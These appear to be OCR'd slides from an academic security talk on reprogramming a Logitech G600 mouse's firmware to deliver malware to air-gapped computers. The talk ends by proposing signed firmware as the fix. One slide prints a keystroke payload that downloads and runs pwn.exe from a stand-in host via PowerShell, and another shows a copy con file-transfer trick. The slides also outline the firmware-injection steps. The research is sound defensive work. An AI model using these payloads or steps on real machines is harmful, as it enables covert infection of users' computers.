
Persistent Threat

Attack Model

	Infect	Exploit
Networked		
Air-Gapped		


Infecting Air-gapped Hosts

Simply download malware from the internet?




Infecting Air-gapped Hosts

Simply download malware from the internet?



No. The mouse must store and transfer the malware.

Attack Model


	Infect	Exploit
Networked		
Air-Gapped		

Overview of the Mouse

Choosing a mouse

We needed a mouse with a firmware updater

So we chose the Logitech G600



Processor: ATmega32U2

Architecture: AVR (8 bit RISC ISA)





The Mouse's Architecture

- Two segments: application & bootloader
- Application segment: normal operation
- Bootloader segment: firmware updates
  - extra privileges

Taking a closer look

Since the Logitech G600 is a gaming mouse it has buttons G9-G20

```
3 6 9 =
2 5 8 -
1 4 7 0
```



Listening to a button press

These 4 USB packets send HID ‘1’

```
01 00 1E 00 00 00 00   HID ‘1’
80 00 01 00 00 14      G9 pressed (bit flag)
01 00 00 00 00 00 00   HID key up
80 00 00 00 00 14      G9 cleared
```

Reverse Engineering



Features

- High Performance, Low Power AVR® 8-Bit Microcontroller
- Advanced RISC Architecture
  - 125 Powerful Instructions – Most Single Clock Cycle Execution
  - 32 x 8 General Purpose Working Registers
  - Fully Static Operation
  - Up to 16 MIPS Throughput at 16 MHz
- Non-volatile Program and Data Memories
  - 8K/16K/32K Bytes of In-System Self-Programmable Flash
  - 512/512/1024 EEPROM
  - 512/512/1024 Internal SRAM
  - Write/Erase Cycles: 10,000 Flash/ 100,000 EEPROM
  - Data retention: 20 years at 85°C/ 100 years at 25°C(1)
  - Optional Boot Code Section with Independent Lock Bits
    - In-System Programming by on-chip Boot Program hardware-activated after reset
    - True Read-While-Write Operation
  - Programming Lock for Software Security
- USB 2.0 Full-speed Device Module with Interrupt on Transfer Completion
  - Complies fully with Universal Serial Bus Specification REV 2.0
  - 48 MHz PLL for Full-speed Bus Operation : data transfer rates at 12 Mbit/s
  - Fully independant 176 bytes USB DPRAM for endpoint memory allocation
  - Endpoint 0 for Control Transfers: from 8 up to 64-bytes
  - 4 Programmable Endpoints:
    - IN or Out Directions
    - Bulk, Interrupt and IsochronousTransfers
    - Programmable maximum packet size from 8 to 64 bytes
    - Programmable single or double buffer
  - Suspend/Resume Interrupts
  - Microcontroller reset on USB Bus Reset without detach
  - USB Bus Disconnection on Microcontroller Request
- Peripheral Features
  - One 8-bit Timer/Counters with Separate Prescaler and Compare Mode (two 8-bit PWM channels)
  - One 16-bit Timer/Counter with Separate Prescaler, Compare and Capture Mode (three 8-bit PWM channels)
  - USART with SPI master only mode and hardware flow control (RTS/CTS)
  - Master/Slave SPI Serial Interface
  - Programmable Watchdog Timer with Separate On-chip Oscillator
  - On-chip Analog Comparator
  - Interrupt and Wake-up on Pin Change
- On Chip Debug Interface (debugWIRE)
- Special Microcontroller Features
  - Power-On Reset and Programmable Brown-out Detection
  - Internal Calibrated Oscillator
  - External and Internal Interrupt Sources
  - Five Sleep Modes: Idle, Power-save, Power-down, Standby, and Extended Standby
- I/O and Packages
  - 22 Programmable I/O Lines
  - QFN32 (5x5mm) / TQFP32 packages
- Operating Voltages
  - 2.7 - 5.5V
- Operating temperature
  - Industrial (-40°C to +85°C)
- Maximum Frequency
  - 8 MHz at 2.7V - Industrial range
  - 16 MHz at 4.5V - Industrial range

Note: 1. See "Data Retention" on page 6 for details.

ATMEL®

8-bit AVR® Microcontroller with 8/16/32K Bytes of ISP Flash and USB Controller

ATmega8U2

ATmega16U2

ATmega32U2

7799E–AVR–09/2012

Start by reading the manual

Fast forward


Annotated over 160 functions


(over 4,000 lines of assembly)

Identified many libraries

```
; function send_hid

; if (r16[5] == 0)
sbrc r16, 5
rjmp .+16
; START IF BODY
...
```





Updating the Firmware

1. Write custom assembly
2. Run a script to modify the firmware & prepare it as an IHEX file
3. Inject our modified firmware into the updater
4. Flash the mouse by running the modified updater

```
mov r17, r16
add r17, r17
sbc r17, r17
```

```
> make malware
```

Resource Hacker™



The Attack

What can a malicious mouse actually do?

A Lot

Let’s write some malware

```
<WIN> + R
powershell.exe
Start-BitsTransfer
   -source http://pwn.com/pwn.exe
   -destination .\pwn.exe
.\pwn.exe
exit
```

The networked target is the easy case

Let’s transfer some files

```
<WIN> + R
cmd.exe
copy con pwn.exe
<Alt key combos>
exit
```




Want to transfer arbitrary bytes?

`1111 1010 == 250`

`Alt + 2 + 5 + 0`


Mouse has > 6 KB available for storing malware



There is a 16 bit counter available for triggering

Mitigations

Sign the firmware



Sign the firmware

Implemented RSA signature verification (PKCS #1.5), using SPONGENT/256/256/128 as our underlying hash function [2,3,6]

Current Bootloader Size:	3.3 KB
Max Bootloader Size:	4 KB
Signature Verification Code:	1.5 KB

This is reasonable

Conclusion

Conclusion

We demonstrated an end-to-end evaluation of using mice as a persistent malware delivery mechanism.

Demonstrated that RSA signatures are a feasible mitigation.

We believe that all firmware updates should be signed and that all embedded device should verify update signatures.

Not limited to mice



When Firmware Modifications Attack, Cui et al.



iSeeYou, Brocker and Checkoway



Reverse Engineering and Exploiting a Firmware Update, K. Chen

http://d3nevzfk7ii3be.cloudfront.net/igi/jUFDvEgjpksEQrDP
http://ecx.images-amazon.com/images/I/41C-RYKSoAL._SY300_.jpg
http://ssl-product-images.www8-hp.com/digmedialib/prodimg/lowres/c02931619.png

Acknowledgments

Project partners Ben Ellis & James Mouradian

My advisor Hovav Shacham

K. Mowery & D. Kohlbrenner for IDA assistance

Samuel Chen for JTAG assistance

Michael Walter for translating related work

Thanks for listening

Are there any questions?

References

1. Atmel. Dolc 799: AtMega8U2/16U2/32U2 Complete. http://www.atmel.com/images/doc7799.pdf, September 2012. [Online; accessed 2014-03-12]

2. Josep Balasch, Baris Ege, Thomas Eisenbarth, Benoit Gérard, Zheng Gong, Tim Güneysu, Stefan Heyse, Stéphanie Kerckhof, François Koeune, Thomas Plos, Thomas Pöppelmann, Francesco Regazzoni, François-Xavier Standaert, Gilles Van Assche, Ronny Van Keer, Loïc van Oldeneel tot Oldenzeel, Ingo von Maurich, *Compact Implementation and Performance Evaluation of Hash Functions in ATtiny Devices*, In Proceedings of CARDIS 2012, Lecture Notes in Computer Science, Graz, Austria, November 2012

3. Andrey Bogdanov, Miroslav Knezevic, Gregor Leander, Deniz Toz, Kerem Varici, and Ingrid Verbauwhede. SPONGENT: A Lightweight Hash Function. In *Cryptographic Hardware and Embedded Systems-CHES 2011*, pages 312-25. Springer, 2011.

4. Matthew Brocker and Stephen Checkoway, iSeeYou: Disabling the MacBook Webcam Indicator LED.To appea In *Proceedings of USENIX Security 2014*. USENIX, August 2014.

5. Ang Cui, M. Costello, and S. Stolfo. When Firmware Modifications Attack: A Case Study of Embedded Exploitation. In *Proceedings of NDSS Symposium 2013,* 2013.

6. B. Kaliski. PKCS #7: Cryptographic Message Syntax Version 1.5, 1998.

References Continued

7. Adam Kujawa. You Dirty RAT! Part 1-- DarkComet. http://blog.malwarebytes.org/intelligence/2012/06/you-dirty-rat-part-1-darkcomet/, June 2012. [Online; accessed 2014-05-22].

8. Netragard. *Netragard's Hacker Interface Device (HID).* http://pentest.netragard.com/2011/06/24/netragards-hacker-interface-device-hid/, June 2011. [Online; accessed 2014-05-20].

All clipart from https://openclipart.org

Other nuances

- Mouses are used between computers
  - across generations
  - shared among computers (Synergy, etc)

Constants reveal USB calls

We started by looking for functions that dealt with the button press header/footer (0x80, 0x14)

(0xF4)	UEINT		-	-	EPINT4:0				
(0xF3)	Reserved	-	-	-	-	-	-	-	-
(0xF2)	UEBCLX	BYCT7:0							
(0xF1)	UEDATX	DAT7:0							
(0xF0)	UEIENX	FLERRE	NAKINE	-	NAKOUTE	RXSTPE	RXOUTE	STALLEDE	TXINE

The entire process

1. write custom assembly
2. run a script to modify the firmware & prepare it as an IHEX file
   a. assemble the custom assembly with avr-gcc
   b. copy the bytes from the compiled binary to an unused portion of the original firmware
   c. compute a CRC of the modified firmware
   d. use avr-objcopy to convert the elf to an IHEX file
3. Inject our modified firmware into the updater
4. Flash the mouse by running the modified updater